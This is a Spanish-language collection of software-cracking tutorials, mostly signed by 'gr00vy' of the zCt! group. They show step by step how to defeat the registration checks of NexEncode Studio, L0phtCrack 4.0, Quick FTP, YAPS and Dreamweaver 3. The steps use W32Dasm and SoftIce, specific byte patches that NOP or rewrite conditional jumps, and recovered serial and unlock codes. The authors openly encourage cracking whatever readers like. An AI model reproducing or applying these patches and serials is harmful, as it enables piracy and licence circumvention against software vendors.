:0042D576 E87DFBFFFF              call 0042D0F8
:0042D57B EB0A                    jmp 0042D587
```

Ok como vemos la call en 0042D56A es la que se encarga de comprobar/comparar el serial number. Tonces hacemos esto. Anotamos la dirección (0042D56A) y ahora cargamos el sice.

Una ves cargado el sice vamos a simbol loader y cargamos el ejecutable, le damos load y aparecemos en el sice. Apretamos ctrl. + d y salimos del sice. Ahora habilitamos los menus del crackme e ingresamos otra ves los datos (gr00vy y 123123123). Ahora pasamos al sice con un ctrl. +
D y ponemos un bpx getwindowtexta ya que es el que mas se usa en las aplicaciones de Delphi. Otra ves ctrl. + d para salir del sice y le damos a Check It!. Inmediatamente saltamos al sice. Aca apretamos F11 para ira al codigo del Crackme y paramos en el codigo del crackme, una ves en el code del crackme tecleamos g 0042D56A pero no pasa nada, solo nos vamos del sice, pero ese es el caso, que salgamos y que cuando lo volvamos a pulsar al boton de Check It vallamos a la dirección deseada, asi que apretamos de buelta Check It y aparecemos en la call que genera el codigo, asi que F8 para entrar enla call y vamos sondeando registros,
Uhmmm que veo un CMP EAX, EDX que tendrán en el interior? Bueno para saber hacemos d eax y vemos que tiene nuestro serial, y un d EDX tiene nuestro serial valido!!!! Que es lw55{~


Bueno espero que les halla gustado y que me mande algun saludito de ves en cuando al mail, como para agradecer? Saludar? Bueno chasu!

Cracker: gr00vy
E-mail: groovy2600@yahoo.com.ar
WEB: www.zencracking.com.ar
TEAM: zCt!

Como crackear el NexEncode Studio

Uhmmm vamos al grano ya que no tengo ganas de introducir a nada.

Abrimos el W32Dasm y cargamos el archivo nexencode.exe, una ves desensamblado ejecutamos el NexEncode Studio y vemos que aparece en la barra de tray, asi que, hacemos un clic derecho en el iconito y vamos a Tools/Options allí vamos a Register y vemos esta pantalla:



Introducimos algunos datos y vemos ke pasa si le damos a Ok, nos aparecen 2 nags no 1, esto lo hacen para despistarnos, pero nosotros no somos tontos y vamos a ver que hacemos pero eso en tiempo de cracking o sea en el momento ;)

Bueno el primer dialogo decia una cosa mas o menos asi:

"NexENCODE Studio could not register by itself"
asi que buscamos esa estring y vemos que esta!!! Asi que vemos que hay :

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005D9A57(C)
|
:005D9ABB 66833DB4E06300FF        cmp word ptr [0063E0B4], FFFF
:005D9AC3 0F855E010000            jne 005D9C27

* Reference To: MSVBVM60.__vbaStrCat, Ord:0000h
                                   |
:005D9AC9 8B3D5C104000            mov edi, dword ptr [0040105C]
:005D9ACF B904000280              mov ecx, 80020004
:005D9AD4 B80A000000              mov eax, 0000000A

* Possible StringData Ref from Code Obj ->"NexENCODE Studio could not register "
```

```
                                        ->"itself."

:005D9AD9 681C804D00              push 004D801C
:005D9ADE 68246F4D00              push 004D6F24
```

Huyyyy que vemos que este dialogo es llamado por **005D9A57, vamos alla a ver que onda!:**

```
* Reference To: MSVBVM60.__vbaStrCmp, Ord:0000h
                      |
:005D9A4F FF15E8104000        Call dword ptr [004010E8]
:005D9A55 85C0             test eax, eax
:005D9A57 7562             jne 005D9ABB
```

Juaz una llamada a __vbaStrCmp la funcion de comparacion en aplicaciones VB!!! Tamos en el lugar correcto!!! Uhm para mi que noopeando el JNE vamos a ver el dialog de Thanks for.... a ver noopeamos y.... NOOOOO no es tan tonto el proggie pero no se preocupen que es facil!!!

Vamos de vuelta a el W32Dasm y buscamos algo como esto en las String References Thanks o registering etc. Vemos que encontramos casi a lo ultimo:

"Thanks for registering!"
"The effects editor was unable "
"There are "
"Track = 0, cannot continue"

uhmm 2 clic y vamos a parar aca:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0061F97D(C)
|
:0061F991 8D4DD4                  lea ecx, dword ptr [ebp-2C]

* Reference To: MSVBVM60.__vbaFreeObj, Ord:0000h
                                  |
:0061F994 FF1540124000            Call dword ptr [00401240]
:0061F99A 8B16                    mov edx, dword ptr [esi]

ACA VAN MAS DATOS QUE NO INTERESAN

* Possible StringData Ref from Code Obj ->"Thanks for registering!"
                                  |
:0061F9AC 6844CB4D00              push 004DCB44
:0061F9B1 57                      push edi
```

Uhmmm tenemos que ver si hay mas de 1 referencia a **Thanks for registering!** asi que hacemos clic otra ves en las String References y vemos que no solo hay mas de 1 sino que son 3, tonces lo que tenemos que hacer es:

Como en la primera no se si notaron que les marque:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0061F97D(C)
```

bueno todo tiene una razon es por que desde ahí es llamado el dialogo!!! Tonces lo que tenemos que hacer es ir para alla y ver que hay (uds se tienen que fijar en las 3 yo les muestro solo la primera ya que son todas iguales):

```
:0061F97D 7D12             jge 0061F991
:0061F97F 688C000000          push 0000008C
:0061F984 683CBD4D00          push 004DBD3C
```

Aca paramos, es un jge y seguido de 2 push´s que sospechoso, mejor lo noopeamos al JGE asi se pushean ls instrucciones (que de seguro son el nombre y el numero de registro nuestro)

Una ves noopeados los 3 JGE vemos que el programa esta crackeado!!!!.

WEB: www.zencracking.com.ar
E-mail: groovy2600@yahoo.com.ar
Grupo: [zCt!]


Como crackear el L0pthCrack 4.0

Hola a todos, hoy estamos de vuelta con el LC pero en la ultima versión!!! Así que ahora aprenderemos a crackearlo fácilmente.

Primero, esta es una excelentísima aplicación para recobrar/crackear passwds de los NT's o 2000's. La verdad que es impecable, pero su protección deja mucho que desear.

Bueno, lo primero es instalarlo e investigarlo, asi que una ves instalado lo ejecutamos y vemos que nos aparece una ventanita como esta:

Uhmm pinto como la ultima versión que era mas o menos lo mismo. Bueno, nos vamos a Register y nos aparece:



Uhmmm esto pinta a MessageBoxA, pero probemos. Ponemos un unlocking code on 1234567890 y vemos que nos tira...

Listo, ya tenemos la mitad del programa crackeado, es una messagebox!!! Bueno abrimos el W32Dasm y desensamblamos, luego vamos a String References y buscamos la string You have enteres a invalid code. Please try again. La encontramos abajo del todo.


```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00411C0B(C)
|
:00411C30 53                        push ebx
:00411C31 53                        push ebx

* Possible StringData Ref from Data Obj ->"You have entered an invalid
code. "
                                          ->"Please try again."
                                    |
:00411C32 6800144700                push 00471400push 00471400
```

Uhmmm ke dice por ahi arriba, Referenced by a (U)nconditional r(C)onditional Jump at Address:00411C0B(C).

O sea que esta string es llamada por un salto condicional desde la direccion 00411C0B. Tonce vamos alla y vemos que hay:

```
:00411C01 E8955C0100                call 0042789B
:00411C06 83C410                    add esp, 00000010
:00411C09 85C0                      test eax, eax
:00411C0B 7523                      jne 00411C30 <---- PARAMOS ACA
:00411C0D 8B07                      mov eax, dword ptr [edi]
:00411C0F 50                        push eax
```

Como ven ese salto es mas sospechoso que la mierda!!! Vamos a noopearlo ya que si este salto se ejecuta, nos va a llevar al Mensaje que nos dice que tenemos que ingresar un Codigo correcto. Tonces abrimos el HexWorkShop y vamos al offset 11C0B y cambiamos el 7523 por 9090, lo gurdamos como LC4_Cracked.exe y luego lo abrimos y vamos a la seccion de registrar e ingresamos cualquier cosa y....



Bien, ya crackeamos una parte ya que pienso que al volver a abrirlo nos va a aparecer la nag de nuevo, tonces vamos a ver donde mas comprueva que estamos o no registrados.

Bueno habiamos dejado en :

```
:00411C01 E8955C0100              call 0042789B
:00411C06 83C410                  add esp, 00000010
:00411C09 85C0                    test eax, eax
:00411C0B 7523                    jne 00411C30
```

A mi me parece que esa es la rutina de comprobación asi que vamos a ver que es lo que tiene adentro:

```
* Referenced by a CALL at Addresses:
|:00411983   , :00411C01   , :0042725C   , :0042726D   , :0042727E
|:0042728F
|
:0042789B 55                      push ebp
:0042789C 8BEC                    mov ebp, esp
:0042789E 83EC0C                  sub esp, 0000000C
:004278A1 833DFC336B0000          cmp dword ptr [006B33FC], 00000000
:004278A8 53                      push ebx
:004278A9 56                      push esi
:004278AA 57                      push edi
:004278AB 7512                    jne 004278BF
:004278AD FF750C                  push [ebp+0C]
:004278B0 FF7508                  push [ebp+08]
:004278B3 E8C8690000              call 0042E280
:004278B8 59                      pop ecx
:004278B9 59                      pop ecx
:004278BA E96C010000              jmp 00427A2B
```

Como vemos esta call es muy solicita ya que la llaman desde todas estas direcciones: 00411983, 00411C01 (esta no va ya que es la call donde estamos nosotros y ya la noopeamos), 0042725C, 0042726D, 0042727E y 0042728F.

Como ven esta muyyyyy llamada de otros lugares y entonces vamos a ver que pasa en esos lugares ok? Vamos a por ej 00411983:

```
:00411983 E8135F0100              call 0042789B
:00411988 83C410                  add esp, 00000010
:0041198B 85C0                    test eax, eax
:0041198D 7506                    jne 00411995 <- - - Que raro no? La
noopeamos?? SIIIII!!!
```

Nopeemos ese jne a ver que pasa, pero todavía no creo que sea ese solo asi que nos vamos a la siguiente dirección: 0042725C

```
:0042725C E83A060000              call 0042789B
:00427261 59                      pop ecx
:00427262 85C0                    test eax, eax
:00427264 59                      pop ecx
:00427265 7433                    je 0042729ª
```

Juaz otro je despues de una call y un test, esto me pinta facil!!! Noopeemoslo al je. Pero para ¡!! No seas asi mira las siguientes calls que estan abajo ahí cerquita por ej 0042726D que es la siguiente call que nosotros teniamos que ver esta unas lineas mas abajo:

```
:0042726D E829060000              call 0042789B
:00427272 59                      pop ecx
:00427273 85C0                    test eax, eax
:00427275 59                      pop ecx
:00427276 7422                    je 0042729ª
```

Otra vez lo mismo. Noopemos!!!

Y ahora nos queda la ultima call asi que vamos unas lineas mas abajo que esta cerca:

```
:0042727E E818060000              call 0042789B
:00427283 59                      pop ecx
:00427284 85C0                    test eax, eax
:00427286 59                      pop ecx
:00427287 7411                    je 0042729ª
```

Otra ves lo mismo, noopeemos y provemos el programa a ver que nos dice.
Vamos a register, ponemos un numero, damos ok. Reiniciamos el programa, y vemos que no nos aparece la nag, vemos a About y vemos que esta el numerito que ingresamos asi que ya tamos registrados!!!! Que felicidad!!!

Espero que les halla gustado ya que creo que es el primer tuto que se hace sobre esta versión de LC4. Bueno como siempre sean libres!!! Y crackeen lo que se les de la gana.

WEB: www.zencracking.com.ar
E-mail: groovy2600@yahoo.com.ar
Grupo: zCt!
Cracker: gr00vy!

Como crackear el Quck FTP 1.01

Bueno aca estamos de nuevo, con un poco de retraso por que me cortaron el telefono asi que van a tener que esperar un poco mas de lo acostumbrado, ademas el server de portland esta andando para el culo.

Bueno lo primero que hacemos es Abrir el programa con el Languaje 2k para ver en que esta codeado (VB, C++, etc) como vemos esta codeado en Visual C++, como no esta codeado en VB dejamos de lado la posibilidad de usar el Smart Check.
Bueno ahora abrimos el programa y nos dice por todos lados que le tiremos guita, pero no queremos eso no? Vamos a la opcion About y pulsamos en Register ahi pones cualquier serial y... NAG!, anotamos el texto de la nag. ("Incorrect registration code")
Luego pasamos a el desensamblado, abrimos W32Dasm y bamos a String References, lo buscamos y ahi esta:

"Incorrect registration code"
"Invalid directory for download, "
"Path"
"Please register this software "
"Please register this software"
"Please Register"
"Register this software to enable "
"Register"

Hacemos 2click y vamos a parar aca:

```
* Possible StringData Ref from Data Obj ->"Incorrect registration code"
                                  |
:004050AD 68CCA44000              push 0040A4CC
:004050B2 8BCE                    mov ecx, esi
:004050B4 C7466000000000          mov [esi+60], 00000000
```

Uhmmm vamos a ver que hay por arriba.

```
* Possible StringData Ref from Data Obj ->"Error"
                                  |
:004050A8 68D8A34000              push 0040A3D8
```

NADA

```
* Possible StringData Ref from Data Obj ->"002-65201"
                                  |
:00405080 6840A24000              push 0040A240
:00405085 50                      push eax
```

NUMERO RARO QUE NO SE PARA QUE SIRVE... QUEEE???? PROVEMOS A VER SI ES EL SERIAL, ANDA? SIIIIII, LA VERDAD QUE NUNCA ME HABIA TOPADO CON ALGO ASI, QUE FACIL NOS LA DEJAN!!!

TUTORIAL: Cómo crackear el LOpth Crack 4.0

Una alternativa al tutorial de Groovy.

Por Belzebú, 22/05/03

Programa…….Lopth Crack 4.0

Descarga.....http://www.atstake.com/research/lc/application/lc4setup.exe

Objetivo.....Hacer ke cualkier “Unlock code” introducido sea válido y así registrar el programa.

Herramientas...W32Dasm, SoftIce, un Editor Hexadecimal y CodeFusion

INTRODUCCIÓN

Este tutorial es una alternativa al documento que publicó **Groovy** en su web http://www.zencracking.com.ar. Recomiendo descargar y leer previamente aquel tutorial y posteriormente éste, ya que en algún momento se hará referencia a él y alguna parte puede kedar confusa.

DESARROLLO

En la solución planteada por Groovy me pareció muy pesado el ir “nopeando” todos los saltos posteriores a la llamada a la función donde se comprueba la clave, así que decidí investigar un poco más esa
CALL 0042789B

Partí con el W32DASM estudiando las string references: “You have successfully registered” o "You have entered an invalid code”, por ejemplo, con lo que llegamos a la siguiente parte del código:

:00411BFF 52 push edx ==> Ahí va el "Unlock code" correcto correspondiente al "serial number" del programa
:00411C00 50 push eax ==> Ahí va el "Unlock code" ke introducimos nosotros

:00411C01 E8955C0100 call 0042789B ==>FUNCIÓN KE DICE SI LA CLAVE INTRODUCIDA ES O NO CORRECTA

:00411C06 83C410 add esp, 00000010
:00411C09 85C0 test eax, eax
:00411C0B 7523 jne 00411C30 ==> Si el "Unlock Code" introducido no es correcto salta a la zona TRIAL
:00411C0D 8B07 mov eax, dword ptr [edi]
:00411C0F 50 push eax
* Possible StringData Ref from Data Obj ->"Unlock Code"
|
:00411C10 6850134700 push 00471350
* Possible StringData Ref from Data Obj ->"Registration" ➔ Sin comentarios
|
:00411C15 685C134700 push 0047135C
:00411C1A 8BCE mov ecx, esi
:00411C1C 899E3C010000 mov dword ptr [esi+0000013C], ebx
:00411C22 E89AB20300 call 0044CEC1
:00411C27 53 push ebx
:00411C28 53 push ebx
* Possible StringData Ref from Data Obj ->"You have successfully registered " ➔ Sin comentarios ->"LC4."
|
:00411C29 6834144700 push 00471434
:00411C2E EB07 jmp 00411C37
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00411C0B(C)
|
:00411C30 53 push ebx ==> ZONA TRIAL
:00411C31 53 push ebx
* Possible StringData Ref from Data Obj ->"You have entered an invalid code. " ->"Please try again."
|
:00411C32 6800144700 push 00471400

A continuación pasé el LC4 por el Softice, poniendo un BPX 00411C01. Al ir a registrar el programa introduciendo cualkier clave, lógicamente salta el breakpoint. Si en ese momento escribimos en el softice:
D EAX veremos la clave introducida por nosotros
y si hacemos:
D EDX veremos el "Unlock Code" correcto correspondiente al Serial number del programa.
En mi caso, para un serial Code 1727b4112, el "Unlock correcto" es ea677a.
Siguiendo con el Softice estudié por ké camino iba la ejecución del LC4, dentro de la llamada de comprobación del la clave, cuando la clave introducida no era la correcta.
El Código de la CALL 0042789B:

```
* Referenced by a CALL at Addresses:
|:00411983 , :00411C01 , :0042725C , :0042726D , :0042727E
|:0042728F
|
:0042789B 55 push ebp
:0042789C 8BEC mov ebp, esp
:0042789E 83EC0C sub esp, 0000000C
:004278A1 833DFC336B0000 cmp dword ptr [006B33FC], 00000000
:004278A8 53 push ebx
:004278A9 56 push esi
:004278AA 57 push edi
:004278AB 7512 jne 004278BF
:004278AD FF750C push [ebp+0C]
:004278B0 FF7508 push [ebp+08]
```

:004278B3 E8C8690000 call 0042E280 ==> Esta llamada comprueba ke la clave introducida coincide símbolo a símbolo con la clave correcta

```
:004278B8 59 pop ecx
:004278B9 59 pop ecx
:004278BA E96C010000 jmp 00427A2B
...
...
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004278BA(U), :00427A0C(U), :00427A1F(U)
|
:00427A2B 5F pop edi
:00427A2C 5E pop esi
:00427A2D 5B pop ebx
:00427A2E C9 leave
:00427A2F C3 ret
```

Esta es la salida de la CALL 0042789B, ke devuelve si el "Unlock Code" introducido es correcto o no.
La forma ke tiene de decirlo es:

Si devuelve EAX=1, la clave introducida es INCORRECTA
Si devuelve EAX=0, la clave introducida es CORRECTA.
|
Estos valores para EAX se generan en *CALL 0042E280*, ke es donde se verifica uno a uno ke los caracteres introducidos de la clave coinciden con la correcta:

```
* Referenced by a CALL at Addresses:
|:004038DF , :00403C3F , :00404FDA , :004050E5 , :004278B3
|
:0042E280 55 push ebp
:0042E281 8BEC mov ebp, esp
:0042E283 57 push edi ==>Ahí va ahora la clave introducida
:0042E284 56 push esi==>Ahí va ahora la clave correcta
:0042E285 53 push ebx
:0042E286 8B750C mov esi, dword ptr [ebp+0C]
:0042E289 8B7D08 mov edi, dword ptr [ebp+08]
:0042E28C 8D05740E6B00 lea eax, dword ptr [006B0E74]
:0042E292 83780800 cmp dword ptr [eax+08], 00000000
:0042E296 753B jne 0042E2D3
:0042E298 B0FF mov al, FF
:0042E29A 8BFF mov edi, edi
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0042E2A8(C), :0042E2C8(C)
|
:0042E29C 0AC0 or al, al==>TENER EN CUENTA

:0042E29E 742E je 0042E2CE ==>Cuando ha terminado de comprobar uno a uno los caracteres de la clave
este salto nos saca del bucle de comprobación. TENER EN CUENTA!!!

:0042E2A0 8A06 mov al, byte ptr [esi] ==> Se toma el primer carácter de la clave correcta contenida en "esi" y se pone en "al"
:0042E2A2 46 inc esi ==> se incrementa uno para pasar al próximo carácter de la clave correcta
:0042E2A3 8A27 mov ah, byte ptr [edi]==> Se toma el primer carácter de la clave introducida contenida en "edi" y se pone en "ah"
:0042E2A5 47 inc edi ==> se incrementa uno para pasar al próximo carácter de la clave introducida
:0042E2A6 38C4 cmp ah, al ==> Akí se comparan ambos caracteres
:0042E2A8 74F2 je 0042E29C ==> Si son iguales salta atrás para comprobar el siguiente carácter
:0042E2AA 2C41 sub al, 41          Si no son iguales al final de todas las operaciones
EAX=1=TRIAL. VER MAS ABAJO
:0042E2AC 3C1A cmp al, 1A
:0042E2AE 1AC9 sbb cl, cl
```

```
:0042E2B0 80E120 and cl, 20
:0042E2B3 02C1 add al, cl
:0042E2B5 0441 add al, 41
:0042E2B7 86E0 xchg al, ah
:0042E2B9 2C41 sub al, 41
:0042E2BB 3C1A cmp al, 1A
:0042E2BD 1AC9 sbb cl, cl
:0042E2BF 80E120 and cl, 20
:0042E2C2 02C1 add al, cl
:0042E2C4 0441 add al, 41
:0042E2C6 38E0 cmp al, ah
:0042E2C8 74D2 je 0042E29C
:0042E2CA 1AC0 sbb al, al
:0042E2CC 1CFF sbb al, FF
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E29E(C)
|
:0042E2CE 0FBEC0 movsx eax, al ==> Akí se asigna a EAX el valor 0=REGISTRADO ó 1=TRIAL,
y depende del valor ke ha tomado "al" en las operaciones anteriores
:0042E2D1 EB78 jmp 0042E34B.
...
...
```

SOLUCION PROPUESTA

Con todo lo anterior, la solución planteada consta de 2 pasos:

PASO 1

No me interesa ke compruebe ningún carácter entre la clave introducida y la correcta por lo tanto el salto:

:0042E29E 742E je 0042E2CE

lo sustituyo por:

:0042E29E EB2E jmp 0042E2CE

Con este cambio no se efectuará la comprobación, pero debemos asegurarnos de ke "al" tenga el valor ke nos convenga a nosotros es decir, ke "al"=0 para que en MOVSX eax, al, EAX=0=REGISTRADO.

PASO 2

Para conseguir ke EAX=0, en la instrucción previa al salto ke acabamos de modificar, hacemos lo siguiente:

:0042E29C 0AC0 or al, al

lo sustituyo por :

:0042E29C B000 mov al, 00

Tras estos cambios acepta cualkier clave introducida como correcta. En esta alternativa se modifican solamente 3 bytes, por lo ke creo ke es más cómodo.

Como crackear el YAPS! V 1.2 Por gr00vy

Hola gente como les va? A mi bien!!!. Bueno aca estamos de vuelta con un nuevo tutorial. Esta ves vamos a crackear un port scanner.

Bueno manos a la obra!:

Primero ejecutamos el Programa Yaps!. Analizamos como es, vamos a ingresar un S/N y vemos que nos dice ok?
Bueno, nos dice que esta mal, anotamos esa string y desensamblamos:
La buscamos y no esta que cagada!!!! Que hacemo? Uhmm pensemos por donde podemos atacar ok?
Ahhh ya se, vemos que tiene en la barra de titulo algo así:
YAPS - Unregistered
Esto tiene la pinta de que comprueba un flag que si esta a 0 esta registrado y si esta a 1 no lo esta o viceversa. Buscamos en las string references y vemos esto:

"X11"
"YAPS - Unregistered"
"YAPS %d%%"
"YAPS finishing"

Hacemos 2 clics en "YAPS - Unregistered" y vemos que hay ok?

```
:004039D3 6830CD4000              push 0040CD30
:004039D8 EB05                    jmp 004039DF

* Possible StringData Ref from Data Obj ->"YAPS"
                                  |
:004039D3 6830CD4000              push 0040CD30
:004039D8 EB05                    jmp 004039DF

* Possible StringData Ref from Data Obj ->"YAPS - Unregistered"
                                  |
:004039DA 681CCD4000              push 0040CD1C
```

Bueno aca hay que usar un poco la cabeza, en la barra de titulo cuando no esta registrado aparece "YAPS - Unregistered", yo creo que si estuviera registrado apareceria esto que esta en el codgo desensamblado "YAPS" y vemos que antes de esa strign hay un jmp osea que salta siempre, y como si fuera magia ese jmp es el que llama a la cadena de unregistered, asi que lo que podemos hacer es noopear ese jmp para que llegue siempre a la cadena de YAPS registrado ok? Hasta aca entienden? :)
Bueno, probamos y.... no anda! Que habra pasado? Uhmmm no les digo siempre que se fijen cuantas referencias a un texto hay?? Y bue hacemos otro doble clic en "YAPS - Unregistered" (siempre en la ventana de string references) y vamos a parar aca (no hay mas referencias son solo 2):

```
:00407538 33C0                    xor eax, eax
:0040753A EB05                    jmp 00407541

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:0040751E(C), :0040752C(C)
|
:0040753C 1BC0                    sbb eax, eax
:0040753E 83D8FF                  sbb eax, FFFFFFFF

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040753A(U)
|
:00407541 85C0                    test eax, eax
:00407543 7464                    je 004075A9
:00407545 8B0DC0DB4000            mov ecx, dword ptr [0040DBC0]

* Possible StringData Ref from Data Obj ->"YAPS - Unregistered"
                                  |
:0040754B 681CCD4000              push 0040CD1C
:00407550 C744241400000000        mov [esp+14], 00000000
```

Uhmm mas o menos lo que vimos antes, la cadena "YAPS - Unregistered" es llamada desde:
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
:0040753A(U) que si se fijan esta un poquito mas arriba, bueno este salto llama al procedimiento de mostrar o no el unregistered, que decimos si lo noopeamos?? Noooo si lo noopeamos creo que daria error por que no pondría nada en la barra (creo :), lo que tenemos que hacer es ver que mas hay en este tan interesante codigo y vemos en 00407543 un je, ejecutemos lon ☺ al salto a verga que pasa ok? Y caemos aca:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00407543(C)
|
:004075A9 8B0DC0DB4000            mov ecx, dword ptr [0040DBC0]

* Possible StringData Ref from Data Obj ->"YAPS"
                                  |
:004075AF 6830CD4000              push 0040CD30
```

Como vemos, es el mensaje bueno de la barra de titulo asi que vamos y cambiamos el je por un jmp que seria un Ebh ok??


Y listo el pollo!!! Crackeado!!!!

Cracker: gr00vy
E-mail: groovy2600@yahoo.com.ar
WEB: www.zencracking.com.ar

Como crackear el Macromedia Dreamweaver 3

Hola amigos aca estoy de vuelta con un nuevo tutorial, esta ves de la mano del tan amado/odiado por mi y digo lo de odiado por que me cuesta un huevo hacer tutos con el!!! Bueno sin mas que decir nos vamos directo al codigo.
Antes del codigo les quiero dar las gracias ya que la web esta andando de maravilla, nos mandan e-mails de todos lados y eso es lo que por lo menos espero yo. Que la gente pueda aprender de lo que yo les puedo enseñar que es cracking. Les agradezco a todos los e-mail que nos mandaron y que me sigan escribiendo!!!

Bueno abrimos el Dreamweaver 3, ingresamos a Buy y ponemos todos los datos que nos pide (pueden ser reales o no eso lo ven uds), como metodo de envio pongan que se los envie por correo. Una vez hecho esto ahora al apretar buy nos saltara otra ventana, la de registracion:



Una ves llegado a este paso cerramos el Dreamweaver y reiniciamos en MS-DOS para luego cargar el sice.
Una ves cargado el sice abrimos de vuelta el Dreamweaver y ponemos cualquier unlocking code, p. ej 1234567890 luego apretamos Ctrl.+ D para ir al SICE. Y poner un BPX GETDLGITEMTEXTA (esta funcion sirve para sacar el texto de un textbox y nosotros lo que queremos hacer es ver cuando lo saca y como por eso lo ponemos), luego F5 para salir del SICE y hacemos clic en OK para ver que el SICE salte como loco.
Ok el sice ya salto pero no estamos en elcodigo de dreamweaver, sino que estamos en un lugar que no nos interesa (o sea que estamos en otra librería como kernel32), para ir a donde queremos apreta F11 y no llevara a una librería llamada RSALESAGENT o algo asi que es la encargada de la protección de dreamweaver.

Una vez en el codigo del sales agent veremos que hace esto:

```
:10005F01 FF1570220210          Call dword ptr [10022270]
:10005F07 BF6CA00210            mov edi, 1002A06C
:10005F0C 83C9FF                or ecx, FFFFFFFF
:10005F0F 33C0                  xor eax, eax
:10005F11 F2                    repnz
:10005F12 AE                    scasb
:10005F13 F7D1                  not ecx
:10005F15 49                    dec ecx
:10005F16 83F90A                cmp ecx, 0000000A
/*Compara el Unlcok code con 10 caracteres*/
:10005F19 7455                  je 10005F70
/*Salta si son 10 y sino se va a un error*/
```

Tonces como es devido nos fijamos que nuestro unlock code tenga 10 caracterez (y los tiene 1234567890) o sino parados en el SICE ponemos R FL Z que va a cambiar el FLAG 0 a 1 o viceversa y hara que no salte al error (no lo hagas si tiene 10 caracteres tu unlock code por que sino va al error)
Bueno una vez ejecutado el salto /* je 10005F70*/ paramos en plena comprobación del Unlocking Code, lo que tenemos que hacer ahora es ir sondeando los registros a ver cual cambia después de una accion sospechosa como por ej una call etc sha saben. Bueno mientras sondeo veo una call o sea la primera, me fije en todos los registros con D XXX donde XXX es el registro de 32 bits (te doy un consejo: en el sice caundo cambia un registro la ventana de registros (si no la ves apreta F2), cambia el color del registro modificado, asi que fijate en los que cambian después de una accion sospechosa y hacele un D XXX) bueno, sigo sondeando hasta que paso una call /*CALL 00CDCF90*/ y hago un D EAX y en la ventana de datos (si no la tenes pone en el SICE wd y aparecera) y me aparece YFYRCUMXKI. Bueno, que hacemos pos lo provamos!!!
Y funciona!!!
